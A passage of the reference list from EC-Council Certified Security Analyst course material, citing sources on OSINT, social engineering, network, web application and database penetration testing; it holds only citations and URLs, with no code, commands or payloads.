77. Christian Martorella, A fresh new look into Information Gathering, accessed: January 9, 2018, http://www.edge-security.com/docs/OWASP-Christian_Martorella-InformationGathering.pdf.
78. Adrian Stoica, A Study on The Inform ation Gathering Method for Penetration Testing, last modified: 2008, http://www.sersc.org/journals/JSE/vol5_no5_2008/6.pdf.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

79. Open Source Intelligence Tools and Resources Handbook, last modified: 2016, https://www.i-intelligence.eu/wp-content/uploads/2016/11/2016_November_Open-Source-Intelligence-Tools-and-Resources-Handbook.pdf.

80. OSINT Cheat Sheet, accessed: January 9, 2018, https://www.compass-security.com/fileadmin/Datein/Research/White_Papers/osint_cheat_sheet.pdf.

81. Georgia Weidman, Penetration testing A Hands-On Introduction to Hacking, last modified: 2014, https://repo.zenk-security.com/Magazine%20E-book/Penetration%20Testing%20-%20A%20hands-on%20introduction%20to%20Hacking.pdf.

82. The Penetration Testing Execution Standard Documentation Release 1.1, last modified: 2017, https://media.readthedocs.org/pdf/pentest-standard/latest/pentest-standard.pdf.

83. RAFAY BALOCH, ETHICAL HACKING AND PENETRATION TESTING GUIDE, last modified: 2015, http://www.ittoday.info/Excerpts/Postexploitation.pdf.

84. Open Source Intelligence: A Strategic Enabler of National Security, last modified: 2008, http://www.css.ethz.ch/content/dam/ethz/special-interest/gess/cis/center-for-securities-studies/pdfs/CSS-Analyses-32.pdf.

85. Get information about a company, accessed: January 9, 2018, https://www.gov.uk/get-information-about-a-company.

86. Andrew Crane, In the company of spies: When competitive intelligence gathering becomes industrial espionage, last modified: 2005, https://www.sciencedirect.com/science/article/pii/S0007681304001302.

87. How can I refine a search query using operators?, accessed: January 9, 2018, https://www.ibm.com/support/knowledgecenter/en/SSKTWP_9.0.0/com.ibm.notes900.help.doc/sch_refine_query_r.html.

88. Whitson Gordon, Top 10 Clever Google Search Tricks, last modified: 2013, https://lifehacker.com/top-10-clever-google-search-tricks-1450186165.

89. Using Advanced Web Search Operators to Find What You're Looking for on the Internet, accessed: January 9, 2018, http://www.datacenter.org/wp-content/uploads/UsingAdvancedGoogleSearchWithOperators.pdf.

90. Google Search Operators – 5 Useful Ways to Refine your Searches in Google, accessed: January 9, 2018, http://www.aillum.com/2014/07/google-search-operators-5-useful-ways-to-refine-your-searches-in-google/.

91. GOOGLE SEARCH CHEAT SHEET, accessed: January 9, 2018, https://supple.com.au/tools/google-advanced-search-operators/.

92. Advanced web search with Google operators, accessed: January 9, 2018, https://www.1and1.com/digitalguide/online-marketing/search-engine-marketing/search-more-effectively-with-google-operators/.

93. David Goldman, Shodan: The scariest search engine on the Internet, last modified: 2013, http://webcache.googleusercontent.com/search?q=cache:http://money.cnn.com/2013/04/08/technology/security/shodan/index.html&gws_rd=cr&dcr=0&ei=QSR4WrmgAsXhvAT6uZf4Aw.

94. Open-source intelligence, accessed: January 9, 2018, https://en.wikipedia.org/wiki/Open-source_intelligence.

95. Riyaz Walikar, Open Source Intelligence Gathering 101, last modified: 2017, https://blog.appsecco.com/open-source-intelligence-gathering-101-d2861d4429e3.

96. Using OSINT sources for penetration testing, accessed: January 9, 2018, https://andreafortuna.org/cybersecurity/information-gathering-tools/.

97. OSINT (Open-Source Intelligence), last modified: 2013, http://resources.infosecinstitute.com/osint-open-source-intelligence/#gref.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

98. Gerard Johansen, Lee Allen, Tedi Heriyanto, Shakeel Ali, Kali Linux 2 – Assuring Security by Penetration Testing, last modified: 2016, https://books.google.co.in/books?id=VoFcDgAAQBAJ&pg=PA82&lpg=PA82&dq=osint+information+gathering+in+testing&source=bl&ots=j5kHUmnW_2&sig=PYPE9aSjeZTPMpxDz4p2mBNMa4c&hl=en&sa=X&ved=0ahUKEwjz0snTv47ZAhUFNo8KHUF_By4Q6AEIYzAJ#v=onepage&q=osint%20information%20gathering%20in%20testing&f=false.

99. noor qureshi, OSINT: Information Gathering Tool For Insta, Shodan And Amazon, last modified: 2017, https://thehacktoday.com/osint-information-gathering-tool/.

100. Ali Al-Shemery, Hacking Techniques & Intrusion Detection, accessed: January 9, 2018, http://opensecuritytraining.info/HTID_files/Day05-Recon.pdf.

101. Christian Martorella, A fresh new look into Information Gathering, accessed: January 9, 2018, http://www.edge-security.com/docs/OWASP-Christian_Martorella-InformationGathering.pdf.

102. Open Source Intelligence (OSINT) Threat Management Model, last modified: 2017, https://www.raytheon.com/cyber/rtnwcm/groups/cyber/documents/content/open-source-intelligence.pdf.

103. The Art of Searching for Open Source Intelligence, last modified: 2016, http://resources.infosecinstitute.com/the-art-of-searching-for-open-source-intelligence/#gref.

Module 04: Social Engineering Penetration Testing Methodology

104. Chad Horton, Different Types of Penetration Tests for Your Business Needs, accessed: January 5, 2018, http://blog.securitymetrics.com/2017/01/what-types-of-penetration-tests-you-need.html.

105. Screenshots, accessed: January 5, 2018, https://www.phishingfrenzy.com/about/screenshots.

106. Social Engineering, accessed: January 5, 2018, https://www.redspin.com/it-security/penetration-testing/social-engineering/.

107. Christopher J. Hadnagy and James O'Gorman, Social Engineering Capture the Flag Results, last modified: 2011, https://www.social-engineer.com//downloads/Social-Engineer_Defcon_19_SECTF_Results_Report.pdf.

108. Ashish Thapar, Social Engineering, accessed: January 5, 2018, http://www.infosecwriters.com/text_resources/pdf/Social_Engineering_AThapar.pdf.

109. Bernard Oosterloo, Managing Social Engineering Risk, last modified: 2008, http://essay.utwente.nl/59233/1/scriptie_B_Oosterloo.pdf.

110. Matthew J. Warren and Shona Leitch, Social Engineering and its Impact via the Internet, last modified: 2006, http://ro.ecu.edu.au/cgi/viewcontent.cgi?article=1081&context=ism.

111. Daniel Franks, Social impact assessment of resource projects, last modified: 2012, http://im4dc.org/wp-content/uploads/2012/01/UWA_1698_Paper-02_Social-impact-assessment-of-resource-projects1.pdf.

112. THE RISK OF SOCIAL ENGINEERING ON INFORMATION SECURITY: A SURVEY OF IT PROFESSIONALS, last modified: 2011, https://www.stamx.net/files/The-Risk-of-Social-Engineering-on-Information-Security.pdf.

113. Thomas Kurian Ambattu, Social Engineering Techniques, accessed: January 5, 2018, http://himis.s3.amazonaws.com/social-engineering-techniques.pdf.

114. M.E. Kabay, Social engineering in penetration testing: Cases, last modified: 2007, http://www.networkworld.com/newsletters/sec/2007/1022sec2.html?page=1.

115. Margaret Rouse, social engineering, accessed: January 5, 2018, http://searchsecurity.techtarget.com/definition/social-engineering.

116. Vishing or Voice Phishing, accessed: January 5, 2018, http://www.rcmp-grc.gc.ca/scams-fraudes/vish-hame-eng.htm.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

117. Telemarketing and Unwanted Mail, accessed: January 5, 2018, https://www.usa.gov/telemarketing.

118. What is Social Engineering?, accessed: January 5, 2018, https://www.webroot.com/in/en/home/resources/tips/online-shopping-banking/secure-what-is-social-engineering.

119. Margaret-Anne Storey, Christoph Treude, Arie van Deursen, and Li-Te Cheng, The Impact of Social Media on Software Engineering Practices and Tools, last modified: 2010, http://swerl.tudelft.nl/twiki/pub/Main/TechnicalReports/TUD-SERG-2010-038.pdf.

120. Christopher Hadnagy, Social Engineering:The Art of Human Hacking, last modified: 2011, http://zempirians.com/ebooks/The_Art_of_Human_Hacking.pdf.

121. Danesh Irani, Marco Balduzzi, Davide Balzarotti, Engin Kirda and Calton Pu, Reverse Social Engineering Attacks in Online Social Networks, accessed: January 5, 2018, http://www.syssec-project.eu/m/page-media/3/irani-dimva11.pdf.

122. Shoulder Surfing, accessed: January 5, 2018, https://www.techopedia.com/definition/4103/shoulder-surfing.

123. Shoulder surfing (computer security), accessed: January 5, 2018, https://en.wikipedia.org/wiki/Shoulder_surfing_(computer_security).

124. Richard Ackroyd, The E-mail Attack Vector, last modified: 2014, http://cdn.ttgtmedia.com/rms/security/Social-Engineering-Penetration-Testing-Ch9.pdf.

125. Georgia Weidman, Penetration testing A Hands-On Introduction to Hacking, last modified: 2014, https://repo.zenk-security.com/Magazine%20E-book/Penetration%20Testing%20-%20A%20hands-on%20introduction%20to%20Hacking.pdf.

126. Social Engineering – Risks, Techniques and Safeguards, last modified: 2013, https://www.itegria.com/wp-content/uploads/2014/03/ItegriaSocialEngineering.pdf.

127. Rahul Singh Patel, Kali Linux Social Engineering, last modified: 2013, http://zempirians.com/ebooks/Packt.Kali.Linux.Social.Engineering.Dec.2013.ISBN.1783283270.pdf.

128. Andrew Whitaker, Denial P.Newman, Penetration Testing and Network Defense, last modified: 2006, http://ebook.eqbal.ac.ir/Security/Penetration%20Testing/Network/Penetration%20Testing%20and%20Network%20Defense.pdf.

129. Best Practices for Social Engineering Attacks, accessed: January 5, 2018, https://www.rapid7.com/docs/download/Metasploit_Best_Practices_for_Social_Engineering_Attacks.pdf.

130. Social Engineering Penetration Testing, accessed: January 5, 2018, http://searchsecurity.techtarget.com/feature/Social-Engineering-Penetration-Testing.

131. Joan Goodchild, Social engineering in penetration tests: 6 tips for ethical (and legal) use, last modified: 2013, https://www.csoonline.com/article/2133330/social-engineering/social-engineering-in-penetration-tests-6-tips-for-ethical-and-legal-use.html.

132. The Social Engineering Framework, accessed: January 5, 2018, https://www.social-engineer.org/framework/general-discussion/categories-social-engineers/penetration-testers/.

133. Gavin Watson, Andrew Mason, Richard Ackroyd, Social Engineering Penetration Testing: Executing Social Engineering Pen Tests, Assessments and Defense, last modified: 2014.

134. Nate Lord, SOCIAL ENGINEERING ATTACKS: COMMON TECHNIQUES & HOW TO PREVENT AN ATTACK, accessed: January 5, 2018, https://digitalguardian.com/blog/social-engineering-attacks-common-techniques-how-prevent-attack.

135. OCCUPYTHEWEB, How to Spear Phish with the Social Engineering Toolkit (SET) in BackTrack, last modified: 2013, https://null-byte.wonderhowto.com/how-to/hack-like-pro-spear-phish-with-social-engineering-toolkit-set-backtrack-0148571/.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

136. Bill Sweeney, Social Engineering: How an Email Becomes a Cyber Threat, last modified: 2015, http://www.securityweek.com/social-engineering-how-email-becomes-cyber-threat.

137. Tibor Žukina, Social engineering techniques: Vishing, quid pro quo, tailgating, baiting, last modified: 2015, https://sgros-students.blogspot.in/2015/11/social-engineering-techniques-vishing.html.

138. Uladzislau Murashka, Social engineering penetration testing: an overview, last modified: 2018, https://www.scmagazine.com/social-engineering-penetration-testing-an-overview/article/734276/.

139. Ajay Gupta, The Art of Social Engineering, last modified: 2002, http://www.informit.com/articles/article.aspx?p=28802&seqNum=3.

140. Dawn Kuczwara, SOCIAL STUDIES: PENETRATION TESTS FOR YOUR HUMAN NETWORK, last modified: 2016, http://techgenix.com/penetration-testing-human-network/.

141. Social Engineering Review, accessed: January 5, 2018, https://www.canaudit.com/services/it-security-and-it-audit-services/social-engineering-review/.

142. Social Engineering: A Hacking Story, last modified: 2013, http://resources.infosecinstitute.com/social-engineering-a-hacking-story/#gref.

143. D. Dieterle, Social Engineering: Tips to Defend against Shoulder Surfing, last modified: 2010, https://cyberarms.wordpress.com/2010/05/01/social-engineering-tips-to-defend-against-shoulder-surfing/.

144. M.E. Kabay, Social engineering in penetration testing: Cases, last modified: 2007, https://www.networkworld.com/article/2287583/lan-wan/social-engineering-in-penetration-testing--cases.html.

145. Social Engineering, accessed: January 5, 2018, https://www.perspectiverisk.com/our-services/social-engineering/.

146. Phishing is a serious threat to business, accessed: January 5, 2018, https://www.itgovernance.co.uk/phishing-penetration-test.

Module 05: Network Penetration Testing Methodology - External

147. Penetration Testing Methodology, accessed: January 5, 2018, http://www.syrinxtech.com/uploads/1/2/8/1/12815379/penetration_testing_methodology.pdf.

148. Karen Scarfone, Murugiah Souppaya, Amanda Cody and Angela Orebaugh, Technical Guide to Information Security Testing and Assessment, last modified: 2008, http://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf.

149. T. J. Klevinsky, Scott Laliberte and Ajay Gupta, Hack I.T.: Security Through Penetration Testing, last modified: 2002, https://doc.lagout.org/security/Hack%20IT%20Security%20Through%20Penetration%20Testing.pdf.

150. Network Penetration Testing, accessed: January 10, 2018, https://www.happiestminds.com/whitepapers/Network-Penetration-Testing.pdf.

151. RAFAY BALOCH, ETHICAL HACKING AND PENETRATION TESTING GUIDE, last modified: 2015, http://www.ittoday.info/Excerpts/Postexploitation.pdf.

152. The Types of Penetration Testing, last modified: 2016, http://resources.infosecinstitute.com/the-types-of-penetration-testing/#gref.

153. GURUBARAN S, Network Penetration Testing Checklist, last modified: 2017, 2012.

154. Candice Moschell, Penetration Testing, last modified: 2013, http://www.isaca.org/chapters3/Atlanta/AboutOurChapter/Documents/Penetration%20Testing.pdf.

155. secforce, Black box penetration testing vs white box penetration testing, last modified: 2008, https://www.secforce.com/blog/2008/11/black-box-penetration-testing-vs-white-box-penetration-testing/.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

156. Network Penetration Testing, accessed: January 10, 2018, https://paladion.net/network-penetration-testingpen-testing/.

157. Pre-engagement, accessed: January 10, 2018, http://www.pentest-standard.org/index.php/Pre-engagement#General_Questions.

158. Chaitra N. Shivayogimath, AN OVERVIEW OF NETWORK PENETRATION TESTING, last modified: 2014, http://esatjournals.net/ijret/2014v03/i07/IJRET20140307070.pdf.

159. Vulnerability Scanners, last modified: 2016, http://resources.infosecinstitute.com/vulnerability-scanners-2/#gref.

160. EXTERNAL PENETRATION TEST, accessed: January 10, 2018, https://www.hacklabs.com/penetration-testing/.

161. Lee Allen, Advanced Penetration Testing for Highly-Secured Environments:The Ultimate Security Guide, last modified: 2012, https://news.asis.io/sites/default/files/%E2%80%8Cbook.pdf.

162. Aileen G. Bacudio, Xiaohong Yuan, Bei-Tseng Bill Chu, Monique Jones, AN OVERVIEW OF PENETRATION TESTING, last modified: 2011, http://airccse.org/journal/nsa/1111nsa02.pdf.

163. Penetration Tests: A Brief Guide to the Differences between Internal and External Testing, last modified: 2016, http://www.tgdaily.com/security/penetration-tests-a-brief-guide-to-the-differences-between-internal-and-external-testing.

164. John H. Sawyer, Internal vs. External Penetration Testing, last modified: 2008, https://www.darkreading.com/risk/internal-vs-external-penetration-testing/d/d-id/1129881?.

165. Internal vs. External Assessments and Penetration Testing Options, accessed: January 10, 2018, https://www.intelisecure.com/security-assessments-pen-testing/approaches/.

Module 06: Network Penetration Testing Methodology - Internal

166. Detecting SSH versions with the SSH version scanner, accessed: January 5, 2018, https://www.packtpub.com/mapt/book/networking_and_servers/9781782166788/2/ch02lvl1sec22/detecting-ssh-versions-with-the-ssh-version-scanner.

167. How to Remotely Grab Encrypted Passwords from a Compromised Computer, last modified: 2016, https://null-byte.wonderhowto.com/how-to/hack-like-pro-remotely-grab-encrypted-passwords-from-compromised-computer-0146655/.

168. Dumping And Cracking Unix Password Hashes, last modified: 2012, https://pentestlab.blog/2012/07/23/dumping-and-cracking-unix-password-hashes/.

169. Keyboard input in Desktop Viewer sessions, last modified: 2013, https://docs.citrix.com/en-us/receiver/windows/4-0/ica-improve-the-user-experience-v2/ica-xd-optimize-keyboards.html.

170. Paul Asadoorian, Linux/UNIX Patch Auditing Using Nessus, last modified: 2013, https://www.tenable.com/blog/linuxunix-patch-auditing-using-nessus.

171. Post Exploitation, accessed: January 5, 2018, http://www.pentest-standard.org/index.php/Post_Exploitation.

172. INTERNAL PENETRATION TEST, accessed: January 5, 2018, https://www.hacklabs.com/internal-penetration-testing.

173. John H. Sawyer, Internal vs. External Penetration Testing, last modified: 2008, https://www.darkreading.com/risk/internal-vs-external-penetration-testing/d/d-id/1129881?.

174. Adam L. Young, Building Robust Backdoors in Secret Symmetric Ciphers, last modified: 2005, http://www.blackhat.com/presentations/bh-usa-05/bh-us-05-young-update.pdf.

175. Get in through the backdoor: Post exploitation with Armitage, accessed: January 5, 2018, http://www.fastandeasyhacking.com/download/postexploitationwitharmitage.pdf.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

176. Chris Wysopal, Chris Eng, Static Detection of Application Backdoors, accessed: January 5, 2018, https://www.veracode.com/sites/default/files/Resources/Whitepapers/static-detection-of-backdoors-1.0.pdf.

177. Adam Waksman and Simha Sethumadhavan, Silencing Hardware Backdoors, accessed: January 5, 2018, http://www.cs.columbia.edu/~simha/preprint_oakland11.pdf.

178. Network Penetration Testing, accessed: January 5, 2018, https://www.happiestminds.com/whitepapers/Network-Penetration-Testing.pdf.

179. Penetration Testing Methodology, accessed: January 5, 2018, http://www.syrinxtech.com/uploads/1/2/8/1/12815379/penetration_testing_methodology.pdf.

180. RAFAY BALOCH, ETHICAL HACKING AND PENETRATION TESTING GUIDE, last modified: 2015, http://www.ittoday.info/Excerpts/Postexploitation.pdf.

181. Jarred White, Internal vs. External Vulnerability Scans: Why You Need Both, last modified: 2014, https://www.pcicomplianceguide.org/internal-vs-external-vulnerability-scans-and-why-you-need-both/.

182. Find IP addresses of a private network, accessed: January 5, 2018, https://www.iplocation.net/find-private-network-ip.

Module 07: Network Penetration Testing Methodology-Perimeter Devices

183. Nmap – Techniques for Avoiding Firewalls, last modified: 2012, https://pentestlab.blog/2012/04/02/nmap-techniques-for-avoiding-firewalls/.

184. Firewall Penetration Testing – Part II, last modified: 2017, https://www.provensec.com/firewall-penetration-testing-part-ii/.

185. Michael Gregg, Network security assessment: Test firewalls, IDS in multiple ways, accessed: January 11, 2018, http://searchnetworking.techtarget.com/tip/Network-security-assessment-Test-firewalls-IDS-in-multiple-ways.

186. Information Security Aficionado, last modified: 2014, https://infosecninja.blogspot.in/2014/05/m0n0wall-firewall-penetration-testing.html.

187. MountAraratBlossom, FIREWALL PENETRATION TESTING, last modified: 2000, http://taz.newffr.com/TAZ/Sysadm/firewall/FIREWALL%20PENETRATION%20TESTING.htm.

188. Murray Brand, A Comprehensive Firewall Testing Methodology, last modified: 2007, http://ro.ecu.edu.au/cgi/viewcontent.cgi?article=1021&context=ism.

189. Reto E. Haeni, Firewall Penetration Testing, last modified: 1997, http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.42.1117&rep=rep1&type=pdf.

190. Karen Scarfone, Paul Hoffman, Guidelines on Firewalls and Firewall Policy, last modified: 2009, https://csrc.nist.gov/publications/detail/sp/800-41/rev-1/final.

191. Hoon Ko, Special Issues for Penetration testing of Firew all, last modified: 2008, http://www.sersc.org/journals/JSE/vol5_no4_2008/5.pdf.

192. Firewalls, accessed: January 11, 2018, https://www.cs.columbia.edu/~smb/classes/f06/l15.pdf.

193. Avi Kak, Lecture 18: Packet Filtering Firewalls (Linux), last modified: 2017, https://engineering.purdue.edu/kak/compsec/NewLectures/Lecture18.pdf.

194. Adam Gowdiak, Techniques used for bypassing firewall systems, last modified: 2003, https://www.terena.org/activities/tf-csirt/meeting9/gowdiak-bypassing-firewalls.pdf.

195. A Penetration Testing Model, accessed: January 11, 2018, https://www.bsi.bund.de/SharedDocs/Downloads/EN/BSI/Publications/Studies/Penetration/penetration_pdf.pdf?__blob=publicationFile.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

196. Nathan House, Firewall Test Agent, last modified: 2005, https://www.stationx.net/firewall-test-agent/.
197. Nathan Einwechter, Multi-Layer Intrusion Detection Systems, last modified: 2004, https://www.symantec.com/connect/articles/multi-layer-intrusion-detection-systems.
198. David Del Elson, Focus On Linux: Intrusion Detection on Linux, last modified: 2000, https://www.symantec.com/connect/articles/focus-linux-intrusion-detection-linux.
199. Jamil Farshchi, Wireless Intrusion Detection Systems, last modified: 2003, https://www.symantec.com/connect/articles/wireless-intrusion-detection-systems.
200. Karen Scarfone, Peter Mell, Guide to Intrusion Detection and Prevention Systems (IDPS), last modified: 2007, https://csrc.nist.gov/publications/detail/sp/800-94/final.
201. Intrusion detection and penetration tests, accessed: January 11, 2018, http://www.gipsa-lab.grenoble-inp.fr/~jean-marc.thiriet/ipa/8-CourseIDS.pdf.
202. Stefan Zota, Intrusion Detection – Backscatter and Global Analysis, accessed: January 11, 2018, http://www.cs.unc.edu/~jeffay/courses/nidsS05/slides/14-Measurement.pdf.
203. Falko Timme, Securing Your Server With A Host-based Intrusion Detection System, accessed: January 11, 2018, https://www.howtoforge.com/intrusion_detection_with_ossec_hids.
204. iDefense Intelligence Operations Team, Intrusion Detection System (IDS) Evasion, last modified: 2006, http://complianceandprivacy.com/WhitePapers/iDefense-IDS-Evasion/iDefense_IDSEvasion_20060510.pdf.
205. Intrusion Detection System (IDS) Evasion Techniques, last modified: 2007, http://johncrackernet.blogspot.in/2007/01/intrusion-detection-system-ids-evasion.html.
206. Gerhard Zaugg, Firewall Testing, last modified: 2004, http://archiv.infsec.ethz.ch/education/projects/archive/Bericht_Gerry.pdf.
207. 8 Most Common IT Security Vulnerabilities And strategies for effective Penetration Testing, accessed: January 11, 2018, https://www.mti.com/wp-content/uploads/2017/08/MTI-Pen-Test-Guide.pdf.
208. Security Testing, last modified: 2016, https://assets.kpmg.com/content/dam/kpmg/ch/pdf/cyber-defense-services-security-testing-en.pdf.

Module 08: Web Application Penetration Testing Methodology

209. Secforce, Black box penetration testing vs white box penetration testing, last modified: 2008, https://www.secforce.com/blog/2008/11/black-box-penetration-testing-vs-white-box-penetration-testing/.
210. Attack Surface Analysis Cheat Sheet, last modified: 2017, https://www.owasp.org/index.php/Attack_Surface_Analysis_Cheat_Sheet.
211. Top 10 2007-Insecure Cryptographic Storage, accessed: January 12, 2018, https://www.owasp.org/index.php/Top_10_2007-Insecure_Cryptographic_Storage.
212. OWASP TESTING GUIDE, last modified: 2008, https://www.owasp.org/images/5/56/OWASP_Testing_Guide_v3.pdf.
213. Testing: Introduction and objectives, accessed: January 12, 2018, https://www.owasp.org/index.php/Testing:_Introduction_and_objectives.
214. Dafydd Stuttard and Marcus Pinto, The Web Application Hacker's Handbook, last modified: 2008, http://mimoza.marmara.edu.tr/~msakalli/cse711/The.Web.Application.Hackers.Handbook.Oct.2007.pdf.
215. Robert Auger, Fingerprinting, last modified: 2009, http://projects.webappsec.org/w/page/13246925/Fingerprinting.
216. Johnny Long, Google Hacking for Penetration Testers, accessed: January 12, 2018, https://www.blackhat.com/presentations/bh-europe-05/BH_EU_05-Long.pdf.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

217. Don, Oracle Web Hacking Part II, last modified: 2011, https://www.ethicalhacker.net/columns/gates/oracle-web-hacking-part-ii.

218. Troy Giunipero, Creating a Simple Web Application Using a MySQL Database, accessed: January 12, 2018, https://netbeans.org/kb/docs/web/mysql-webapp.html.

219. Bruce Leban, Mugdha Bendre, and Parisa Tabriz, Web Application Exploits and Defenses, accessed: January 12, 2018, http://google-gruyere.appspot.com/.

220. Identify and classify potential threats to a system and describe how a given architecture will address the threats, accessed: January 12, 2018, http://java.boot.by/scea5-guide/ch08s03.html.

221. URL manipulation attacks, last modified: 2017, http://ccm.net/contents/31-url-manipulation-attacks.

222. Top 10 2007-Insecure Cryptographic Storage, accessed: January 12, 2018, https://www.owasp.org/index.php/Top_10_2007-Insecure_Cryptographic_Storage.

223. Andrey Petukhov, Dmitry Kozlov, Detecting Security Vulnerabilities in Web Applications Using Dynamic Analysis with Penetration Testing, last modified: 2008, https://www.owasp.org/images/3/3e/OWASP-AppSecEU08-Petukhov.pdf.

224. Jody Melbourne and David Jorm, Penetration Testing for Web Applications (Part One), last modified: 2003, http://www.it-docs.net/ddata/851.pdf.

225. Kunjan Shah, Penetration Testing for iPhone/iPad Applications, last modified: 2011, https://www.mcafee.com/in/resources/white-papers/foundstone/wp-pen-testing-iphone-ipad-apps.pdf.

226. Insecure Cryptographic Storage Explained, last modified: 2012, http://www.veracode.com/blog/2012/06/insecure-cryptographic-storage-explained.

227. Dr. E. Benoist, nsecure Cryptographic Storage, last modified: 2012, http://www.benoist.ch/WebSecurity/slides/insecureCryptoStorage/slidesInsecureCryptoStorage.pdf.

228. URL manipulation attacks, last modified: 2017, http://ccm.net/contents/31-url-manipulation-attacks.

229. Krzysztof Kotowicz, SQL Injection: complete walkthrough (not only) for PHP developers, last modified: 2010, http://www.slideshare.net/kkotowicz/sql-injection-complete-walktrough-not-only-for-php-developers.

230. Jumping Bean, SQL Injection Vulnerabilities and How to Prevent Them, last modified: 2015, https://www.slideshare.net/mxc4/sql-injectionvulnerabilitiesprevention.

231. Justin Clarke, SQL Injection Attacks and Defense, last modified: 2012, https://books.google.co.in/books?id=KKqiht2IsrcC&pg=PA29&lpg=PA29&dq=discovering+get+and+post++parameters+for+sql+injection&source=bl&ots=Cc9G4_4Jcq&sig=vbOSmeie1lI53blw2nnX6euoC5g&hl=en&sa=X&ei=z-9vVebpHIu2uASO7YHwAw&ved=0CFUQ6AEwCQ#v=onepage&q=discovering%20get%20and%20post%20%20parameters%20for%20sql%20injection&f=false.

232. Chad Dougherty, Practical Identification of SQL Injection Vulnerabilities, last modified: 2012, https://www.us-cert.gov/sites/default/files/publications/Practical-SQLi-Identification.pdf.

233. Ferruh Mavituna, DOS ATTACKS USING SQL WILDCARDS, accessed: January 12, 2018, https://labs.portcullis.co.uk/download/DoS_Attacks_Using_SQL_Wildcards.pdf.

234. How to Hack Databases: Extracting Data from Online Databases Using Sqlmap, last modified: 2014, https://null-byte.wonderhowto.com/how-to/hack-databases-extracting-data-from-online-databases-using-sqlmap-0150688/.

235. Procedural SQL injection, accessed: January 12, 2018, https://stormsecurity.wordpress.com/2008/10/15/procedural-sql-injection/.

236. Command Line Execution through SQL Injection, accessed: January 12, 2018, https://capec.mitre.org/data/definitions/108.html.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

237. Basic Tests for SQL-Injection Vulnerabilities, last modified: 2015, http://www.joellipman.com/articles/web-development/503-basic-tests-for-sql-injection-vulnerabilities.html.

238. Bernardo Damele A. G., Advanced SQL injection to operating system full control, last modified: 2009, https://www.owasp.org/images/d/dc/AppsecEU09-Damele-A-G-Advanced-SQL-injection-slides.pdf.

239. Joe McCray, Advanced SQL Injection, accessed: January 12, 2018, https://defcon.org/images/defcon-17/dc-17-presentations/defcon-17-joseph_mccray-adv_sql_injection.pdf.

240. Bernardo Damele A. G., SQL injection: Not only AND 1=1, last modified: 2009, https://www.owasp.org/images/e/ed/SQLinjectionNotOnly.pdf.

241. DMITRY EVTEEV, A BACKDOOR IN THE NEXT GENERATION ACTIVE DIRECTORY, accessed: January 12, 2018, https://www.ptsecurity.com/upload/corporate/ww-en/download/A%20Backdoor%20in%20the%20Next%20Generation%20Active%20Directory_eng.pdf.

242. SQL Injection, accessed: January 12, 2018, https://www.owasp.org/index.php/SQL_Injection.

243. William G.J. Halfond, Jeremy Viegas, and Alessandro Orso, A Classification of SQL Injection Attacks and Countermeasures, last modified: 2006, http://www.cc.gatech.edu/fac/Alex.Orso/papers/halfond.viegas.orso.ISSSE06.pdf.

244. Joseph Muniz, Aamir Lakhani, Web Penetration Testing with Kali Linux, last modified: 2013, ftp://lab.dnict.vn/1.DNICT/2.Ebooks/books/Web%20Penetration%20Testing%20with%20Kali%20Linux.pdf.

245. Dafydd Stuttard Marcus Pinto, The Web Application Hacker's Handbook, last modified: 2011, https://leaksource.files.wordpress.com/2014/08/the-web-application-hackers-handbook.pdf.

246. Web Application Penetrating Testing Methodology, accessed: January 12, 2018, http://resources.infosecinstitute.com/wp-content/uploads/Web-Application-Penetrating-Testing-Methodology.pdf.

247. Georgia Weidman, Penetration testing A Hands-On Introduction to Hacking, last modified: 2014, https://repo.zenk-security.com/Magazine%20E-book/Penetration%20Testing%20-%20A%20hands-on%20introduction%20to%20Hacking.pdf.

248. Security Testing, last modified: 2016, https://assets.kpmg.com/content/dam/kpmg/ch/pdf/cyber-defense-services-security-testing-en.pdf.

249. RAFAY BALOCH, ETHICAL HACKING AND PENETRATION TESTING GUIDE, last modified: 2015, http://www.ittoday.info/Excerpts/Postexploitation.pdf.

Module 09: Database Penetration Testing Methodology

250. How to perform Penetration testing of MySQL Database, accessed: January 5, 2018, https://www.hackingloops.com/how-to-perform-penetration-testing-of-mysql-database/.

251. Michael Raggo, Database Penetration Testing, last modified: 2011, https://www.owasp.org/images/0/06/Database_Pen_Testing_OWASP_Atlanta_04212011.pdf.

252. Oracle Default Password List, accessed: January 5, 2018, http://www.petefinnigan.com/default/default_password_list.htm.

253. Oracle Default Password List, accessed: January 5, 2018, http://www.petefinnigan.com/default/oracle_default_passwords.htm.

254. Pen Testing SQL Servers With Nmap, last modified: 2013, https://pentestlab.blog/2013/04/21/pen-testing-sql-servers-with-nmap/.

255. Suresh Raavi, SQL Server – Get all Login Accounts Using T-SQL Query – SQL Logins, Windows Logins, Windows Groups, last modified: 2013, https://dataginger.com/2013/08/06/sql-server-get-all-login-accounts-using-t-sql-query-sql-logins-windows-logins-windows-groups/.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

256. Check Oracle Version, accessed: January 5, 2018, https://techjourney.net/check-oracle-version/.

257. Kevin Beaver, Top hacker tricks to exploit SQL Server systems, accessed: January 5, 2018, http://searchsqlserver.techtarget.com/tip/Ten-hacker-tricks-to-exploit-SQL-Server-systems?Offer=SQLwnha217.

258. Multiple Vulnerabilities in Microsoft SQL Server, last modified: 2002, https://www.cert.org/historical/advisories/CA-2002-22.cfm.

259. Elevation of Privilege in SQL Server Web Tasks, last modified: 2002, http://www.securiteam.com/windowsntfocus/6L00G205QQ.html.

260. How to exploit the SQL Injection Attack, accessed: January 5, 2018, http://sqlzoo.net/hack.

